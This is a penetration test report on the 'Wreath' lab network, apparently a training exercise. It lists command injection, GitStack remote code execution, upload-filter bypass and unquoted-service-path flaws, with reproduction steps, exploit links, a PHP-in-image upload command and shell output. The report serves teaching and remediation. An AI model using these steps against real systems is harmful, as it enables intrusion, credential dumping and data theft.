Wreath Network Penetration Test

by Chocolate Overflow

Start of testing: August 10, 2021
End of testing: August 11, 2021

Contents

1 Executive Summary

In this penetration test, Mr. Thomas Wreath's network was examined for security weaknesses. This test was a grey-box test, with a rough layout of the network described. The scope of the assessment was as follows:

- Public Facing Web Server: 10.200.177.200
- 2 other machines on the 10.200.177.0/24 network:
  - Git Server
  - Personal Computer

Table 1.1 contains the overview of examined systems during the penetration test.

IP address	**Hostnames**
10.200.177.200	thomaswreath.thm, prod-serv
10.200.177.150	git-serv
10.200.177.100	wreath-pc

Table 1.1: Targets examined during the penetration test

As a result of the test, several high severity vulnerabilities have been identified among the assets in scope, some of which are of significant risk. Vulnerabilities of highes risks include: Out-of-date Software, Web Services running as High-privilege Users, Weak Credentials, and Insecure Administrative Settings.

2 Vulnerability Overview

Table 2.1 depicts all vulnerabilities found during the penetration test. They are categorized by their risk and potential and are differentiated in the categories low (green), medium (yellow), high (orange) and critical (red).

CVSS Score	Asset	Vulnerability	Section	Page
🟥 10	prod-serv	CVE-2019-15107: Command Injection	3.1.1	4
🟥 10	git-serv	Unauthenticated Remote Code Execution	3.2.1	5
🟨 6.8	wreath-pc	Arbitrary File Upload	3.3.1	7
🟧 7.8	wreath-pc	Unquoted Service Path	3.3.2	8

Table 2.1: Vulnerability overview

3 Results

In this chapter, the vulnerabilities found during the penetration test are presented. All the issues are grouped by target and contain the following information:

- Brief description.
- CVSS Base Score – see here for details.
- Exploitability – describes the likelihood of an issue being used against customer's infrastructure.
- Business impact.
- References to classifications: WASC, OWASP, CWE.
- Steps to reproduce.

3.1 Public facing web server

Hostnames: thomaswreath.thm, prod-serv
Server IP address: 10.200.177.200

This is the only public facing server among the targets. The page on ports 80 and 443, which reveal the hostname thomaswreath.thm, are simply a static page with nothing exploitable. The web service on port 10000, however, is vulnerable to CVE-2019-15107 and is ran as root, thus giving me an easy exploitation to become root on the server.

3.1.1 CVE-2019-15107: Command Injection

The version of Minserv (1.890) running on the server has a known vulnerability CVE-2019-15107, giving us code execution on the server. In addition, the server is running as root, thus giving us code execution as root.

Basic information about this issue is presented in Table 3.1.

Description	CVE-2019-15107: Command Injection as root
CVSS Base Score	9.8
Exploitablity	High
Business impact	Total control over server.
References to classifications	CWE-78, CWE-250

Table 3.1: Issue #1: Command Injection as root

3.1.1.1 Minimal proof of concept

1. Download PoC from https://github.com/MuirlandOracle/CVE-2019-15107
2. run exploit: ./CVE−2019−15107.py thomaswreath.thm

3.1.1.2 Proposed solutions

Update Minserv

3.2 Git Server

Hostname: git-serv
Server IP address: 10.200.177.150

This git server is internal and is said to contain code of Mr.Wreath's code for his website. The git server is running an old version of GitStack vulnerable to a well-known Unauthenticated Remote Code Execution exploit and is running the web service as "nt authority\system".

3.2.1 Unauthenticated Remote Code Execution

The version of GitStack running on the git server is vulnerable to Unauthenticated Remote Code Execution with a pre-made PoC. Additionally, the web server is running as "nt authority\system", thus running the PoC immediately gives us code execution as "nt authority\system" on git-serv.

Basic information about this issue is presented in Table 3.2.

Description	Unauthenticated Remote Code Execution as "nt-authority\system"
CVSS Base Score	10.0
Exploitablity	High
Business impact	Complete control over server, source code leakage.
References to classifications	CWE-78, CWE-250

Table 3.2: Issue #2: Unauthenticated Remote Code Execution

3.2.1.1 Minimal proof of concept

1. Download exploit: https://www.exploit-db.com/exploits/43777
2. Modify explioit to change backdoor location (modified exploit in section 5.1, page 22)
3. Run exploit
4. Acquire and use backdoor at /web/exploit−chocola.php

3.2.1.2 Proposed solutions

Update GitStack

3.3 Personal PC

Hostname: wreath-pc
Server IP address: 10.200.177.100 The web service running on port 80 uses the source code found in git-serv. Analyzing the source code, we're able to identified a flawed filter in the file upload functionality and abuse it to upload PHP code, giving us code execution. With a shell on wreath-pc, we find that the service "SystemExplorerHelpService" is vulnerable to "SystemExplorerHelpService", which we use to become "nt authority\system" on wreath-pc.

3.3.1 Arbitrary File Upload

The file upload filter checks the 2nd instead of the last extension in the file name of the uploaded file, making it possible to run PHP code by uploading a file whose 2nd extension is that of an image and last extension is ".php".

Basic information about this issue is presented in Table 3.3.

Description	Insufficient validation of uploaded files allow for upload of PHP files, leading to execution of arbitrary PHP code on the server
CVSS Base Score	6.8
Exploitablity	Medium
Business impact	Total compromise of source code, no immediate impact on availability.
References to classifications	CWE-434, CWE-646

Table 3.3: Issue #3: Improper Validation of Uploaded Files

3.3.1.1 Minimal proof of concept

1. Create a valid image file (e.g. PNG)
2. Create a one-line PHP code to be executed
3. Embed PHP code in image: `exiftool −Comment=<PHP one−liner> filename.png.php`
4. Upload malicious image file
5. Goto /resources/uploads/filename.png.php to execute PHP code

3.3.1.2 Proposed solutions

Implement stricter file validation, checking the last file extension instead of the 2nd.

3.3.2 Unquoted Service Path

Ther service "SystemExplorerHelpService" has its path unquoted and with spaces. Additionally, a directory in the unquoted path is given "FullControl" access the our user, which is excessive privilege. Together, they make it possible to trick Windows into running a malicious file elsewher in the path

Basic information about this issue is presented in Table 3.4.

Description	Unquoted Path of the Service "SystemExplorerHelpService" allows escalation to the user "nt-authority\system"
CVSS Base Score	7.8
Exploitablity	High
Business impact	Total control over machine
References to classifications	CWE-428

Table 3.4: Issue #4: Unquoted Service Path

3.3.2.1 Minimal proof of concept

1. Write program to execute desired code (code used is in section 5.2, page 25)
2. Place compiled binary in "C:\Program Files (x86)\System Explorer\System.exe"
3. Restart the service "SystemExplorerHelpService" (stop/start or wait until machine is restarted)

3.3.2.2 Proposed solutions

Change the service to use the fully quoted path.


4 Attack Narrative

In this chapter, we go through the process of exploiting the Wreath network, providing reproduceable steps of the entire exploitation process. Table 4.1 lists all key events with their respective time stamps.

Time	Event
13:00	nmap scans on 10.200.177.200
13:10	exploit CVE-2019-15107 to get root on prod-serv
13:12	Exilftrated root's id_rsa and SSH as root
13:18	Uploaded nmap to /tmp/nmap-chocola
13:18	Ran nmap ping scan
13:18	Ran nmap port scan on 10.200.177.150 and 10.200.177.100
13:26	Ran exploit 43777 from EDB and got backdoor
13:27	Open port 17171 on prod-serv and got shell on git-serv
13:30	Created administrative account "chocola" on git-serv
13:34	RDP into git-serv as "chocola" and dumped password hashes with mimikatz
13:40	Run Invoke-Portscan on wreath-pc from git-serv
13:42	Uploaded chisel to git-serv
13:47	Opened firewall on git-serv port 17171 TCP inbound
13:48	Got forward proxy to 10.200.177.100
13:52	Went to "/resources" and uploaded malicious image file to get code execution
14:02	Got reverse shell on 10.200.177.100
14:04	Uploaded and ran winPEAS on wreath-pc
14:16	Uploaded System.exe, restart SystemExplorerHelpService, and got shell as "nt authority\system"
14:20	Dumped and exfiltrated SAM hashes


Table 4.1: Event Timeline

Going to "http://10.200.177.200", we're redirected to "thomaswreath.thm".



```
$ curl http://10.200.177.200 -v
*   Trying 10.200.177.200:80...
* Connected to 10.200.177.200 (10.200.177.200) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.200.177.200
> User-Agent: curl/7.78.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Date: Tue, 10 Aug 2021 06:01:58 GMT
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1c
< Location: https://thomaswreath.thm
< Content-Length: 208
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://thomaswreath.thm">here</a>.</p>
</body></html>
* Connection #0 to host 10.200.177.200 left intact
```

Visiting the page, we only have a static page with nothing exploitable.



https://thomaswreath.thm

Hi, I'm Thomas Wreath

Developer and Sysadmin

What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.
I look forward to hearing from you!

Expertise

Full-Stack Web Development

10 years on-and-off experience as a full-stack web developer, specialising in CentOS LAMP installations. Preference for PHP development, but with extensive knowledge of full-stack development in Python, Node.js and Golang.

Network Design and Architecture

Interested in how networks work from a young age. Worked as a systems administrator for 5 years. Experienced at designing, implementing and maintaining networks comprised of Windows, Linux and BSD hosts (as well as any necessary embedded systems).

Software Development

Started developing simple programs as a child and maintained the skill as a hobby until learning formally at university, resulting in 25 years of software development experience. Seven of these were working professionally as a software developer.


Team Management

Worked for three years as the development team leader for Vanguard Software Solutions, Ltd, before their dissolution in 2019. Role involved close co-ordination with management, as well as a team of 8 developers.

Skills


Development

The page on port 10000, however, is running an old version of Minserv (1.890) vulnerable to CVE-2019-15107, a Command Injection vulnerability, and has its web server running as root. Therefore, using an pre-made exploit, we can easily gain root access on the server.



```
$ git clone --depth 1 https://github.com/MuirlandOracle/CVE-2019-15107
Cloning into 'CVE-2019-15107'...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 7 (delta 0), reused 3 (delta 0), pack-reused 0
Receiving objects: 100% (7/7), 15.71 KiB | 5.24 MiB/s, done.
Z ❯ ~/ctf/thm/wreath
$ cd CVE-2019-15107/
Z ❯ ~/ctf/thm/wreath/CVE-2019-15107  main
$ ls
CVE-2019-15107.py  LICENSE  README.md  requirements.txt
Z ❯ ~/ctf/thm/wreath/CVE-2019-15107  main
$ e CVE-2019-15107.py
Z ❯ ~/ctf/thm/wreath/CVE-2019-15107  main
$ ./CVE-2019-15107.py thomaswreath.thm


        __        __   _               _         ____   ____ _____
        \ \      / /__| |__  _ __ ___ (_)_ __   |  _ \ / ___| ____|
         \ \ /\ / / _ \ '_ \| '_ ` _ \| | '_ \  | |_) | |   |  _|
          \ V  V /  __/ |_) | | | | | | | | | | |  _ <| |___| |___
           \_/\_/ \___|_.__/|_| |_| |_|_|_| |_| |_| \_\\____|_____|

                                                @MuirlandOracle


[*] Server is running in SSL mode. Switching to HTTPS
[+] Connected to https://thomaswreath.thm:10000/ successfully.
[+] Server version (1.890) should be vulnerable!
[+] Benign Payload executed!

[+] The target is vulnerable and a pseudoshell has been obtained.
Type commands to have them executed on the target.
[*] Type 'exit' to exit.
[*] Type 'shell' to obtain a full reverse shell (UNIX only).

# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:initrc_t:s0
# hostname
prod-serv
# 
```

With root access, I was able to exfiltrate and use root's existing id_rsa file to impersonate and maintain access as root on prod-serv. After getting a binary of nmap onto prod-serv, I did an IP scan and found 3 more IP addresses, of which only 10.200.177.100 and 10.200.177.150 are in scope.




```
[root@prod-serv tmp]# ./nmap-chocola -sn 10.200.177.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:16 BST
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-1.eu-west-1.compute.internal (10.200.177.1)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.18s latency).
MAC Address: 02:21:1D:85:38:13 (Unknown)
Nmap scan report for ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100)
Host is up (0.00014s latency).
MAC Address: 02:AC:68:F7:96:C9 (Unknown)
Nmap scan report for ip-10-200-177-150.eu-west-1.compute.internal (10.200.177.150)
Host is up (0.00015s latency).
MAC Address: 02:26:F2:57:8F:07 (Unknown)
Nmap scan report for ip-10-200-177-250.eu-west-1.compute.internal (10.200.177.250)
Host is up (0.00016s latency).
MAC Address: 02:71:46:48:C4:D9 (Unknown)
Nmap scan report for ip-10-200-177-200.eu-west-1.compute.internal (10.200.177.200)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 4.94 seconds
[root@prod-serv tmp]# ./nmap-chocola 10.200.177.100 -p 1-15000

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2021-08-10 07:16 BST
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100)
Cannot find nmap-mac-prefixes: Ethernet vendor correlation will not be performed
Host is up (-0.20s latency).
All 15000 scanned ports on ip-10-200-177-100.eu-west-1.compute.internal (10.200.177.100) are filtered
